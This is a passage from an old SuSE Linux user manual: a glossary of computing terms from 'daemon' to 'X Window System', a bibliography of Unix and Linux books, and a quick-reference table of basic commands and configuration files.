A daemon ***D****ist* ***a****nd* ***e****xecution* ***mon****itor* is a program which monitors in the background, and comes into action when required. Such daemons answer FTP- or HTTP requests, for example, or control activity in the PCMCIA slots.

DDC display data channel
The “Display Data Channel” is a device with which the computer can obtain the properties of the monitor. To do this, two leads of the normal VGA cable are used, via which information is transmitted serially. This means above all that you must use a normal VGA cable with 15 pins at both ends, and you should not use a BNC cable in conjunction with DDC.

Device
In Linux devices are accessed via special entries in the file system, which are located in `/dev/`. These entries contain the device numbers with which the ☞*Kernel* can reach the device drivers.

Directories
Build a ☞*filesystem* structure. Files and other directories are listed in a directory. ☞*file* `'x'` lies in directory `'y'` if its name is listed in this directory. Because there are branches of subdirectories within other directories, this is often referred to as a directory tree. If you want to see another directory, you can change into it. Files can be compared to the leaves of the directory tree which cannot (quite logically) contain any more subdirectories (branches). Directories follow the same restrictions as files. The special directories `'.'` and `'..'` refer to the directory itself and to its parent directory in filesystem hierarchy.

Editor

Editors are programs for changing text (e. g., by entering text). Well-known editors on Linux are GNU Emacs (**`emacs`**) and the UNIX editor vi.

E-mail electronic mail

The means of transporting mail electronically between registered users via a network. Similar to "normal" mail (often referred to as "snail mail"), the address has to be entered as "sender@sender's-domain" to "recipient@recipient's-domain". E-mail not only lets you send text, but also sound documents or pictures. E-mail has many advantages: it is quite cheap and mail usually reaches its destination within minutes.

ELF *Executable and Linking Format*

ELF is also the standard binary format for Linux. With this format it is easier, for example, to create "shared libraries" than with the old `a.out` format. For background information, refer to the Howto `/usr/share/doc/howto/en/ELF-HOWTO.gz`.

Encryption

Encryption of data means hiding file contents from unwanted intrusion. This is useful whenever files are sent through insecure channels (e. g.via the Internet) and when you want to prevent unauthorized strangers looking at data (e. g.when transferring credit card numbers, passwords, confidential information, etc.). Here, the length of the key is significant for the security of the encryption (too short a key might be cracked by appropriate programs); see Chapter 18 page 479 pp.

In some countries the encryption of data is subject to legal restrictions, so that in these countries you may not use programs such as SSH, PGP or web access by means of SSL at all, or only with short key lengths. Although SuSE makes available the above-mentioned programs in its distribution, (insofar as legal provisions in the respective countries allow this), you must check yourself if you may use them in your own country – SuSE is not responsible for this.

Environment

A ☞*shell* normally provides some kind of environment where you can temporarily set options such as paths of programs, the user name, the current path, the appearance of the prompt and so forth. This data is stored in an ☞*environment variable*. These variables can be assigned, for example, by the shell's configuration files.

Environment variable

A storage location in the ☞*environment* of the ☞*shell*. Every variable consists of a name (usually written in capital letters) and a value (such as pathname). If you use the **`bash`** shell, a variable is set as follows:

```
root@earth:/ > export EDITOR=emacs
```

By invoking **`env`**, you can get a list of the variables set. If a variable is needed (in a shell script, for example), it is dereferenced by attaching a $ sign to the beginning of its name. Important environment variables are `HOME` (path to user's home directory), `SHELL` (shell path), `USER` (user name), `PATH` (path list to search for executables), `MANPATH` (path list to search for manpages).

Ethernet
Widely-used network hardware for ☞*LAN*s with a bus structure. Originally at 10 Mbits through coaxial cable, networks today however are usually "twisted pair" at up to 100 Mbits, using a star topology.

EXT2 second extended filesystem
EXT2 is the native filesystem used by Linux. It offers a high throughput, long file names, permissions, and error tolerance.

File
On Linux, a file is the central concept for handling data. As with other systems, files are used to write data onto mass-storage media. The file name has to be unique within its own directory. By means of a ☞*filesystem*, these files can be hierarchically structured. See other topics on files in this glossary.

In addition, Linux possesses some special files. See ☞*link*, ☞*device* and ☞*proc*.

Filesystem
A filesystem is a system for structuring files. There are many filesystems available which differ (sometimes quite extremely) in performance and power. Some filesystems are strictly tied to certain media. You cannot really generalise and say "Linux uses filesystem 'X"'.

Focus
Under X, a control item, such as the command line of a ☞*terminal*, has the focus if the actual input is directed to it. In general the focus is usually connected to the ☞*cursor*. The way in which a window manager manages the focus is called *focus policy*. You can differentiate between a focus that follows the mouse or a focus that has to be set by clicking the mouse.

FTP file transfer protocol
FTP is a means under UNIX for transferring files from one machine to another. On one side is the FTP server (the machine sending the files), and on the other, the FTP client (the receiver of the files).

GNU
GNU stands for *GNU is Not Unix* and is a project of the Free Software Foundation (FSF). The aim of the "GNU Project", with which the name of RICHARD STALLMAN (`RMS`) is closely linked, is to create a "free" operating system compatible with Unix; "free" here means less *free of cost* than free in the sense of *freedom* having the right to access modify and use software. In order that the freedom of the *source* text, that is, the program code in each case, is guaranteed, every modification must also be *free*: in particular software may not be compromised in the sense of this freedom by modifying or adding to the program code. How this

should be guaranteed is explained in many aspects by the classical GNU Manifesto (http://www.gnu.org/gnu/manifesto.html); GNU software is legally covered by the GNU General Public License, in short, named "GPL" (http://www.gnu.org/copyleft/gpl.html, see Appendix F page 541 pp.) and in the GNU Lesser General Public License[1], in short, "LGPL" (http://www.gnu.org/copyleft/lgpl.html).

In connection with the "GNU Project", all Unix help programs are being newly developed and in part, provided with more or enhanced functionalities. But even complex software systems (e. g. Emacs or the glibc) are integral components of the "Project".

The ☞*Linux* kernel, which is subject to the GPL, profits from this "Project" (especially from the tools), but should not be seen as the same thing.

Graphical User Interface
A GUI is a graphical representation of a normal desktop. Whereas you lay different papers onto a normal desktop, here these "papers" are called ☞*windows*. You can put as many of these windows on your desktop as you like. Each individual process runs in a separate window. A GUI is normally controlled via a mouse, trackball or something similar. Some well-known GUIs are the ☞*X Window System*, Apple Macintosh System 7, Digital Research GEM, and MS-Windows.

Home directory
The home directory is the starting point for most user activities on the machine. Generally, this is where your private files are located. Besides the ☞ *system administrator*, you are the only one who has access to this directory. The location of the home directory in the filesystem on UNIX is given by the ☞ *environment variable* HOME.

Inode
The ☞*EXT2* filesystem uses inodes for organizing information on files. Inodes contain information such as the owner of its file, permissions, date of change, etc.

Inode density
The "Inode density" is deduced from the estimation of what average file size is to be expected on a specific partition. As a rule, the defaults of YaST are well-suited to an effective operation, and can therefore be left as they are. This concept always causes confusion with newcomers to Linux, because the *density* is *high* if the *value* set here for the average file size is *small*, because then more files can be saved, each of which needs one inode.

Interface
Generally speaking, an interface is a device where different systems exchange information in any way. An example of such an interface is a keyboard where man and machine meet. This is rather abstract. Some other interfaces are much more concrete:

[1] previously known as the "GNU Library General Public License".

- *Hardware interface*: connects peripheral devices such as a parallel port(printer), SCSI or serial interfaces.
- *Software interface*: assigns how programs should communicate. See ☞ *protocol*.
- *User interface*: here, people and machine exchange data by means of keyboard, mouse or monitor.

Internet
The Internet is a worldwide, heterogeneous ☞*network* (i.e., it consists of lots of different machines). Machines are accessed via their ☞*IP addresses* (IP = Internet Protocol) which are unique. These IP addresses are structured in a hierarchical manner. There are top level and national domains, domains, subdomains and the addresses of each individual machine. Together with the numerical IP address (such as `192.168.0.1`), there are aliases (like `helios.cosmos.com`) which simplify the IP address for the user. It is not only the hardware layer that keeps the Internet up-and-running, but also a system of ☞*protocols* (e. g., FTP, HTTP, TCP) operating on specific logical layers. Well-known services of the Internet are ☞*email* and the World Wide Web (WWW or W3). A very important keyword in connection with Internet communication is "Netiquette", which encourages people to behave politely and makes sure that everything runs smoothly.

IP Address
A numerical 32 Bit Internet address, usually in decimal notation as 4 numbers separated by dots. (e. g. 192.168.10.1), which are uniquely assigned to a machine connected to the network. If a machine contains several network connections (gateway), it will also have several IP addresses.

ISP *Internet Service Provider*
A firm or person providing Internet services.

Kernel
The kernel is the "heart" of the entire system. All the various threads are brought together in the kernel: memory allocation, managing the process tables, the administration of multitasking and multi-user capabilities, management of access to the file systems, of drivers for access to specific hardware, etc. These features can in part be realised by means of "modules"; see Chapter 13 page 375.

LAN local area network
A LAN is a local ☞*network* which usually means that it is rather small and generally supervised by one ☞*system administrator*. LANs are frequently connected to other LANs via a gateway, combining to form a ☞*WAN*.

Link
A link is a directory entry to *another* file, the entry itself does not contain any data. Distinction should be made between:

- Symbolic links, these contain *name pointers*. Here it is immaterial if the target file exists, and if it references a file or a directory, or even a file on a different file system.
- Hardlinks, these contain *I-node pointers*. A Hardlink can only referenced within the same file system, and the target cannot be a directory. In addition, hard links are of equal rank (that is, the data of the file remains until the last link is deleted).

Linux
High performance UNIX-like operating system core distributed freely under the GPL (☞*GNU*). The name is an ☞*Acronym* ("Linus' uniX") and refers to its creator, LINUS TORVALDS.

Main memory
This is often referred to as RAM, or Random Access Memory. RAM access is very fast in comparison to hard drive access. On Linux, this ☞*memory* is often referred to as physical memory.

Manpages
Traditionally the documentation for Unix systems lies in the "manpages", which can be read with the command **`man`**. For more on manpages, please refer to Section 19.9 page 507.

Mass storage media
A collection of different media for storing data. Typical mass storage media are floppy disks, hard drives, streamer tapes, CD-ROMs, magneto-optical disks, holographic media and many more.

MBR *master boot record*
The first physical sector (cylinder 0, head 0, sector 1) of the first hard drive in the system (the first hard drive with the BIOS device number 0x80); each hard drive contains an MBR, but not every ☞*BIOS* can start the corresponding operating system from every hard drive. When booting from the hard drive, the BIOS or a special Firmware loads the contents of the MBR to a fixed address in the memory and allows it to take control. This code then loads either the operating system from a bootable hard drive partition, or from a complex boot loader, such as LILO.

Memory
The memory is the brain of your machine. On Linux, one often refers to two different types of memory:

- *Physical memory*: this is made up of a number of memory (RAM) chips. A typical PC will have between 64 MB to 256 MB of memory. High performance computers may have 1 GB or more. Data in the ☞*RAM* can be accessed rapidly.
- *Virtual memory*: by means of virtual memory, the system can consider certain ranges of the hard drive as (☞*swap*) memory.

Menu

On ☞*graphical user interfaces*, functions and actions of an application can be reached via a menu. Menus offer all available commands and options (just like in a restaurant), so you can choose any of them. Normally a menu bar has submenus that drop down from it. There may also be popup menus which can be activated with a button or a mouse click.

MIME

"Multipurpose Internet Mail Extensions" – originally intended to expand electronic mail options (e. g. to add sounds or images). but the technology can be used for many other things.

Mounting

This describes the "mounting" of file systems into the directory tree of the system. As a rule, an empty directory serves as the ☞*Mountpoint*. Refer also to u.befehl.mount.

Mount point

A mount point is the directory where a partition or another device is attached to the Linux filesystem.

Multiprocessing

If your machine works with more than one ☞*processor*, this is called a multiprocessor or multiprocessing system. In Linux, you may encounter the term SMP, which stands for *symmetric multi-processing*, and is a special form of multiprocessing.

Multitasking

Operating systems that can invoke more than one program simultaneously are called multitasking systems. There are two forms of multitasking:

- Pre-emptive multitasking: the operating system is responsible for sharing CPU time between processes.
- Cooperative multitasking: the processes themselves give back CPU time.

As you can see the first variant is the better one, since no process can then block the entire CPU. Linux offers real pre-emptive multitasking.

Multiuser

☞*Multitasking* is necessary if more than one person wants to work on the same machine. An operating system that offers this capability is called a multiuser system.

Network

A network is a functional connection between different computers. There are different types of topologies, depending on how the machines are connected, such as ring, star, bus and tree. Some well-known hardware standards for networks are Ethernet, Token Ring and ISDN. TCP, UDP and IPX (acting on different layers) are some typical networking software protocols.

NFS *network file system*

A protocol to access file systems of networked machines. On the server side the configuration file `/etc/exports` determines which machines may access which directory trees on the server. The client may then "mount" these directories in his own directory tree. (see ☞*Mounting*.

Operating system

The operating system is a process running permanently in the background, controlling the basic operation of the computer. The tasks of an operating system is to manage all the machine-specific resources. In Linux, this is done by the ☞*kernel*, and probably by means of modules as well. Some well-known operating systems are Linux, AmigaOS, MacOS, OS/2, UNIX, Windows NT and Windows 95/98.

Path

Via its path, a ☞*file* is unambiguously assigned to a ☞*filesystem*. In UNIX, the different layers are separated by a "slash", `'/'`. There are two sorts of paths:

- *Relative path*: the position of a file or directory is relative to the current path.
- *Absolute path*: the position of a file is described relative to the ☞*root directory*.

PC *personal computer*

In contrast to mainframes, a "personal" computer is a small one. Since the early 80's this has usually meant a small computer from IBM, based on the Intel x86/88 processor – although the first machine of this kind was an Apple – the name is now making a comeback in the form of the PowerPC.

Pipe

A pipe stands for connecting the standard output of a program ☞*process* with the standard input (☞*standard in/out*) of a successor process. This avoids having to write temporary files for further processing. In shell mode, the processes to be "piped" are entered one after another separated by a pipe `'|'` (ASCII 124).

Process

A process is a program or an executable file "living" variant (see ☞*Shell*). Often, it is referred to as a task.

Processor

The processor is the brain of every computer, working through and performing the commands from the user or the program in machine language. The processor has control over the entire system and is responsible for the performance of the computer. It can be seen as the switchboard of the system. There are, however, also computers which have more than one processor. In Linux this is called *symmetric multiprocessing*, or SMP.

Intel processors in the x86–series can be operated in several different modes, and a clear distinction should be made between two of these:

- real mode: the original mode of operation. Slow and outdated for applications ("16-bit software"). In this mode of operation there are no protected areas/commands and the computer is started in this mode when it is switched on or ☞*Reset*. In addition the segment size here is limited to 64K.
- protected mode: (used from 286 onwards). A protected mode of operation, in which distinction is made between different states of privilege. Only in the so-called "Ring0" processor state is "everything allowed" (this is where the Linux kernel is located), in "Ring3", on the other hand (the lowest privilege layer) is where applications are kept (including those of the super user). Also, from 386 processors onwards, segments are possible which cover the whole address space, enabling linear memory models (flat models). Only in this mode of operation is the CPU able to use its full capacity. Linux uses the processor exclusively in the "protected mode" of the 386 (or higher).

Linux is currently available for the following processor architectures: Intel x86, DEC alpha, Motorola m68k, Sparc, PowerPC, MIPS, ARM.

Proc-filesystem
The `/proc` file system, in contrast to one available on a data medium, does not contain any static data, but creates this dynamically from information from the kernel itself. It is used mainly to supply system programs (e. g. ps, mount) with up-to-date kernel data, or to enable changes to kernel parameters during runtime.

Prompt
Within a text ☞*shell*, the place where you can type commands to the ☞*operating system* is referred to as the prompt. The prompt might contain the user name, the computer name, current time and certain other data. Most of the time, the ☞*cursor* stands directly after the prompt. If the prompt reappears after a command, this shows that the system is ready to accept more input.

Protocol
Protocols organize either on hardware or software the communication between the different machines in ☞*networks*. They specify the format of the data to be transferred, which machines have control over others, etc. Such protocols include FTP, UDP, TCP and HTTP.

RAM *Random Access Memory*
Physical ☞*Memory* of limited capacity, which can be accessed for read and write purposes at a relatively high speed.

Reset
If the machine hangs and does not respond to keystrokes, it might be trapped in an endless loop. The only solution to such a problem is to bring the machine back to a defined state. This is called a reset. After a reset, the machine is in exactly the same state as when it is started. A reset should always be

preferred to a power-down, as this puts less strain on the electronic components.

IMPORTANT! As you might have guessed, after a reset all data that resided in the computer's ☞*RAM* is irrevocably lost!

ROM Read-only Memory
A CD is a good example of a ROM.

RPM (`rpm`)
From SuSE Linux 5.0, RPM (**`rpm`**) *RPM Package Manager* is the standard package manager. With rpm, software packages can be installed and deinstalled, and queries can be made to the database.

Rlogin remote login
Using a *remote login*, you can log into a remote machine via the ☞*Internet* as if you were sitting at its ☞*console*. If there is an ☞*X Server* running on both machines, you can even display the output of an X application on the local display, provided the `DISPLAY` variable is set correctly.

Root
See ☞*System administrator*.

Root directory
The top level directory of a ☞*filesystem*. In contrast to all other directories, there is no parent directory for the root directory. `'..'` for root points to itself. On UNIX, the root directory is known as `'/'`.

Runlevel
A runlevel describes a certain operating state of your system. The system behaves differently on different runlevels. There is a runlevel for system administration (S), as well as a runlevel for the GUI of the X Display Manager (xdm: 3).

Selection
Selection is a mechanism of the X Server. You can mark text characters with the mouse by moving over them and at the same time holding down the left mouse button, and paste them to another application by moving the cursor into the appropriate window and pressing the middle mouse button. This is called "cut and paste".

Server
A server is usually quite a powerful computer that serves other machines connected via a ☞*network* and provides services or data. Besides computers, there are also programs called servers. These programs also make services available. An example of a software server is the ☞*X Server*.

Shell
The shell is the fundamental interface to the ☞*operating system* kernel. You can enter commands using the shell. The shell provides a command line. In

order to make processes run automatically, most shells provide a scripting language of their own. These programs, called shell scripts, can be seen as intelligent batch files. Examples of shells are: bash, sh, and tcsh.

Standard in/out
Every process inherits three channels where it can read and write data. These are standard input (stdin), standard output (stdout) and standard error (stderr). These channels are set to certain devices by default. Standard input is set to your keyboard, standard output and standard error to the screen. By means of the shell, these channels can be redirected. If the characters are not read from the keyboard, but from a file instead, this is known as a redirection of standard input. In shell mode, redirection is invoked by entering `'<'` (stdin), `'>'` (stdout) and `'2>'` (stderr). See ☞*Pipe*.

Swap
The area on mass-storage devices needed by virtual memory models, used for temporary swapping of RAM memory pages. (see ☞*RAM*). In Linux, this can be a special partition or a file. Taken roughly, the physical RAM memory and the memory made available by swap together make up the size of the maximum virtual memory available.

Switch
Switches can change the (default) behavior of programs. The so-called ☞*command line* consists of the program's name and some (optional) switches.

System administrator
The person who is responsible for maintaining and supervising a complex system or network. Generally, the system administrator is the only one who has access to all parts of the system (root permissions).

Task
See ☞*Process*.

Telnet
Telnet creates a connection to a (remote) host and gives you a login to this machine, provided you have an account.

Terminal
A combination of a screen and a keyboard without computing capabilities. Also used on workstations that emulate a real terminal.

UMSDOS
A special file system in Linux which enables a UNIX-conform access (including long filenames and permissions) within a normal MS-DOS file system. This is somewhat slower than a "normal" EXT2 file system, but is well-suited to demonstration purposes, as it does not need an extra partition.

UNIX
UNIX is an operating system that is widely distributed on workstations.

UNIX supports vital concepts, such as running different machines on a network. UNIX consists of a kernel, a ☞*shell* and applications. Since the beginning of the 90s there has been a freely available version for PCs: Linux.

URL
"Uniform Resource Locator", the term for the addresses of HTML pages in the WWW.

VESA Video Electronics Standards Association
A federation of manufacturers of graphics cards and monitors, which has defined various standards concerning screen display on the computer. The video modes available, the timing of the video signal and the different resolutions have been standardized by the VESA committee, as well the function calls of the VGA BIOS. This federation can be found online at: `http://www.vesa.org`.

WAN wide area network
As opposed to a ☞*LAN*, this ☞*network* connects computers that are separated over a wide area.

Wildcards
The characters `'*'` and `'?'` are generic signs and are used as jokers or wildcards (as in a card game). The `'?'` stands for exactly one character, which may be anything. `'*'` replaces any number of arbitrary characters, even no characters. Wildcards are often used in regular expressions. For example, the command **`ls -l bild*`** lists all files in the current directory that start with "`bild`" and end with any character(s), even only `bild`.

Window
Windows are rectangular screen segments which are usually decorated by a frame. This frame normally contains decorations which can change the size, move the window and alter other window properties. In order to work with windows, an ☞*X server* and a ☞*Window manager* must be running.

Window manager
A window manager is responsible (among other things) for decorating your windows and provides you with certain functionality such as resizing, moving and closing windows. It is also responsible for the look and feel of your system.

X server
Machines that run an X server can use ☞*graphical user interfaces* services provided by the ☞*X Window System*. An important task of the X server is to manage the displays. Normally, each terminal has exactly one display. The name of this display is set by the ☞*environment variable* `DISPLAY`. The format of this variable is: <machine-name>:<displaynumber>. For example, **`earth:0`**. You need to know your display's name for ☞*rlogin*.

X Window System
A collection of programs, protocols and routines for organizing and maintaining a ☞*graphical user interface*. The X Window System (short: X) was

developed as project Athena at MIT (Massachusetts Institute of Technology). Some of the big advantages of X Windows compared to other systems (such as MS-Windows or GEM) are its networking capabilities and its flexibility. It is possible, for example, to run programs on other machines and redirect their output to your display while freely adapting the look and feel of your system. *Note:* No, the name is not “X-Windows”, but simply **X Window System.**

Bibliography

[Alm94] ALMESBERGER, Werner: *LILO User's guide*, 1994. – (see file `/usr/doc/lilo/user.dvi`)

[Bai97] BAILEY, Edward C.: *Maximum RPM*. Red Hat, 1997. – (ISBN 1-888172-78-9)

[CAR93] COSTALES, Bryan; ALLMAN, Eric ; RICKERT, Neil: *sendmail*. O'Reilly & Associates, Inc., 1993. – (ISBN 1-56592-056-2)

[CB96] CHESWICK, William R.; BELLOVIN, Steven M.: *Firewalls und Sicherheit im Internet*. Addison Wesley GmbH, 1996. – (ISBN 3-89319-875-x)

[CR91] CAMERON, Debra; ROSENBLATT, Bill: *Learning GNU Emacs*. O'Reilly & Associates, Inc., 1991. – (ISBN 0 937175-84-6)

[CZ96] CHAPMAN; ZWICKY: *Einrichten von Internet Firewalls. Sicherheit im Internet gewährleisten.*. O'Reilly & Associates, Inc., 1996. – (ISBN 3-930673312)

[Daw95] DAWSON, Terry: *Linux NET-2/NET-3 HOWTO*, v2.8, 07 Jan 1995. – (see file `/usr/doc/howto/NET-2-HOWTO`)

[FCR93] FANG, Chin; CROSSON, Bob ; RAYMOND, Eric S.: *The Hitchhiker's Guide to X386/XFree86 Video Timing (or, Tweaking your Monitor for Fun and Profit)*, 1993. – (see file `/usr/X11/lib/X11/doc/VideoModes.doc`)

[Fri93] FRISCH, Æleen: *Essential System Administration*. O'Reilly & Associates, Inc., 1993. – (ISBN 0-937175-80-3)

[Gil92] GILLY, Daniel: *UNIX in a nutshell: System V Edition*. O'Reilly & Associates, Inc., 1992. – (ISBN 1-56592-001-5)

[GMS93] GOOSSENS, Michel; MITTELBACH, Frank ; SAMARIN, Alexander: *The LaTeX Companion*. Addison Wesley GmbH, 1993. – (ISBN 3-54199-8)

[Gri94] GRIEGER, W.: *Wer hat Angst vorm Emacs?*. Addison Wesley GmbH, 1994. – (ISBN 3-89319-620-X)

[GS93] GARFINKEL, Simson; SPAFFORD, Gene: *Practical UNIX Security*. O'Reilly & Associates, Inc., 1993. – (ISBN 0-937175-72-2)

[Her92] HEROLD, H.: *UNIX Grundlagen*. Addison Wesley GmbH, 1992. – (ISBN 3-89319-542-8)

[HHMK96] HETZE, Sebastian; HOHNDEL, Dirk; MÜLLER, Martin ; KIRCH, Olaf: *Linux Anwenderhandbuch*. 6. LunetIX Softfair, 1996. – (ISBN 3-929764-05-9)

[Hof97] HOFFMANN, Erwin: EMail-Gateway mit qmail. In: *iX* 12 (1997), S. 108ff

[Hun95] HUNT, Craig: *TCP/IP Netzwerk Administration*. O'Reilly & Associates, Inc., 1995. – (ISBN 3-930673-02-9)

[Kie95] KIENLE, Micheal: TIS: Toolkit für anwendungsorientierte Firewall-Systeme. In: *iX* 8 (1995), S. 140ff

[Kir95] KIRCH, Olaf: *LINUX Network Administrator's Guide*. O'Reilly & Associates, Inc., 1995. – (ISBN 1-56592-087-2)

[Kof95] KOFLER, M.: *Linux*. Addison Wesley GmbH, 1995. – (ISBN 3-89319-796-6)

[Kop94] KOPKA, Helmut: *LaTeX-Einführung*. Addison Wesley GmbH, 1994. – (ISBN 3-89319-664-1)

[Kun95] KUNITZ, Ulrich: Sicherheit fast kostenlos: Einrichtung eines kostenlosen Firewall-Systems. In: *iX* 9 (1995), S. 176ff

[Lam90] LAMB, Linda: *Learning the vi Editor*. O'Reilly & Associates, Inc., 1990. – (ISBN 0-937175-67-6)

[Lam94] LAMPORT, Leslie: *LaTeX User's Guide and Reference Manual*. Addison Wesley GmbH, 1994. – (ISBN 0-201-52983-1)

[Lef96a] LEFFLER, Sam: *HylaFAX Home Page*, 1996

[Lef96b] LEFFLER, Sam: *TIFF Software*, 1996

[OT92] O'REILLY, Tim; TODINO, Grace: *Manging UUCP and Usenet*. O'Reilly & Associates, Inc., 1992. – (ISBN 0-937175-93-5)

[Per94] PERLMAN, G.: *Unix For Software Developers*. Prentice-Hall, 1994. – (ISBN 13-932997-8)

[Pug94] PUGH, K.: *UNIX For The MS-DOS User*. Prentice-Hall, 1994. – (ISBN 13-146077-3)

[SB92] SCHOONOVER, M.; BOWIE, J.: *GNU Emacs*. Addison Wesley GmbH, 1992. – (ISBN 0-201-56345-2)

[Sch98] SCHEIDERER, Jürgen: Sicherheit Kostenlos - Firewall mit Linux. In: *iX* 12 (1998)

[Sto98] STOLL, Clifford: *Kuckucksei; Die Jagd auf die deutschen Hacker, die das Pentagon knackten*. Fischer-TB.-Vlg., 1998. – (ISBN 3596139848)

[The96] THE XFREE86™-TEAM: *XF86Config(4/5) - Configuration File for Xfree86™*, 1996. – Manual-Page zu XFree86™

[TSP93] TODINO, Grace; STRANG, John ; PEEK, Jerry: *Learning the UNIX operating system*. O'Reilly & Associates, Inc., 1993. – (ISBN 1-56592-060-0)

[Wel94] WELSH, Matt: *Linux Installation and Getting Started*. 2. S.u.S.E. GmbH, 1994. – (ISBN 3-930419-03-3)

[WK95] WELSH, Matt; KAUFMAN, Lars: *Running Linux*. O'Reilly & Associates, Inc., 1995. – (ISBN 1-56592-100-3)

Index

T

Reference: Important Commands and Files

The blanks between commands and options (“separators”) are essential and have to be entered as “blanks” (whitespaces)! See Section 1.3 page 6.

Info/Documentation

`less` <**`file name`**>	View text file
`cd` <**`directory`**>	Change to directory (*wrong*: **`cdDirectory`**
`ls -l` <**`dir_or_file`**>	List Directory and File Attributes
`rpm -qi` <**`package name`**>	Package info
`man` <**`command`**>	Manpage for a command
`/usr/doc/howto`	Lots of HOWTOs concerning lots of topics
`/usr/doc/packages/*`	Documentation on installed packages
`/usr/doc/packages/i4l/README.Quick`	current ISDN documentation

General Configuration Files and Logs

`~`	Synonym for Home directory
`/etc`	Directory of configuration files
`/etc/conf.modules`	Automatic loading of modules
`/etc/rc.config`	SuSE Linux main configuration file
`/etc/rc.config.d`	Directory of `/etc/rc.config` components
`/etc/profile`	Configuration of the login shell (bash)
`/etc/profile.d`	Directory for `/etc/profile` components
`~/.profile`	Own extension for `/etc/profile` see `~/.bashrc` and `~/.bashrc_login`
`/var/log`	Directory for system logs
`/var/log/messages`	general system messages
`/var/log/boot.msg`	Kernel boot messages

System Start

`/etc/lilo.conf`	LILO configuration file
`/sbin/init.d`	Directory for system start scripts

X Configuration

`/etc/XF86Config`	X Server configuration file
`~/.X.err`	X Server messages
`/var/X11R6/bin/X --> /usr/X11R6/bin/XF86_xxxx`	the X Server

Network

`/sbin/ifconfig`	Show network configuration
`/sbin/route -n`	Show routing table
`ping` <**`IP number`**>	Test whether host is reachable